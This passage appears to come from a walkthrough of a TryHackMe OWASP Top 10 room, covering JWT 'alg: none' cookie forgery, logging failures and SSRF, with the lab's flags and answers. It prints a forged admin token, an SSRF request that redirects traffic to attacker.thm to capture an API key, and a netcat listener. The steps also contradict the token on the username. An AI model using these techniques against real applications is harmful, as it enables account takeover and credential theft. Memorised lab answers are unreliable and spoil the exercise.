
`A: jwt-session`
What is the flag presented to the admin user?
- First base64 decode the cookie to get the JWT token’s data.

- Then encode the first two parts separately with the changes mentioned above:
- change alg to none
- change username to guest
- Then append the two encoding with the dot in between them, making sure to also add a dot at the very end
- The resulting cookie value would be:
-
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzI3MzM5NDc0fQ==. - Paste this in the cookie value column and refresh the page

`A: THM{Dont_take_cookies_from_strangers}`
Security Logging and Monitoring Failures
- When web applications are set up, every action performed by the user should be logged.
- Logging is important because, in the event of an incident, the attackers’ activities can be traced.
- Once their actions are traced, their risk and impact can be determined.
- Without logging, there would be no way to tell what actions were performed by an attacker if they gain access to particular web applications.
- The more significant impacts of these include:
- Regulatory damage:
- if an attacker has gained access to personally identifiable user information and there is no record of this, final users are affected, and the application owners may be subject to fines or more severe actions depending on regulations.
- Risk of further attacks:
- an attacker’s presence may be undetected without logging.
- This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.
- Regulatory damage:
- The information stored in logs should include the following:
- HTTP status codes
- Time Stamps
- Usernames
- API endpoints/page locations
- IP addresses
-
These logs have some sensitive information, so it’s important to ensure that they are stored securely and that multiple copies of these logs are stored at different locations.
-
Common examples of suspicious activity include:
- Multiple unauthorised attempts for a particular action (usually authentication attempts or access to unauthorised resources, e.g. admin pages)
- Requests from anomalous IP addresses or locations: while this can indicate that someone else is trying to access a particular user’s account, it can also have a false positive rate.
- Use of automated tools: particular automated tooling can be easily identifiable, e.g. using the value of User-Agent headers or the speed of requests.
- Common payloads: in web applications, it’s common for attackers to use known payloads.
- Detecting the use of these payloads can indicate the presence of someone conducting unauthorised/malicious testing on applications.
Questions
What IP address is the attacker using?

`A: 49.99.13.16`
What kind of attack is being carried out?
`A: Brute Force`
10. Server-Side Request Forgery (SSRF)
- This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself.
-
SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.
- Think, for example, of a web application that uses an external API to send SMS notifications to its clients.
- For each email, the website needs to make a web request to the SMS provider’s server to send the content of the message to be sent.
- Since the SMS provider charges per message, they require you to add a secret key, which they pre-assign to you, to each request you make to their API.
- The API key serves as an authentication token and allows the provider to know to whom to bill each message.
- The application would work like this:

- By looking at the diagram above, it is easy to see where the vulnerability lies.
- The application exposes the
serverparameter to the users, which defines the server name of the SMS service provider. - If the attacker wanted, they could simply change the value of the
serverto point to a machine they control, and your web application would happily forward the SMS request to the attacker instead of the SMS provider. - As part of the forwarded message, the attacker would obtain the API key, allowing them to use the SMS service to send messages at your expense.
- To achieve this, the attacker would only need to make the following request to your website:
https://www.mysite.com/sms?server=attacker.thm&msg=ABC
- This would make the vulnerable web application make a request to:
https://attacker.thm/api/send?msg=ABC
- You could then just capture the contents of the request using Netcat:

- SSRF can be used for:
- Enumerate internal networks, including IP addresses and ports.
- Abuse trust relationships between servers and gain access to otherwise restricted services.
- Interact with some non-HTTP services to get remote code execution (RCE).
Questions
Explore the website. What is the only host allowed to access the admin area?

`A: localhost`
Check the “Download Resume” button. Where does the server parameter point to?

`A: secure-file-storage.com`
Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?
-
use netcat to listen to a port on your machine, for e.g. 80 using
nc -lvp 80 -
make a request to
http://10.10.179.223:8087/download?server=<your_ip>:<your_port>&id=75482342

`A: `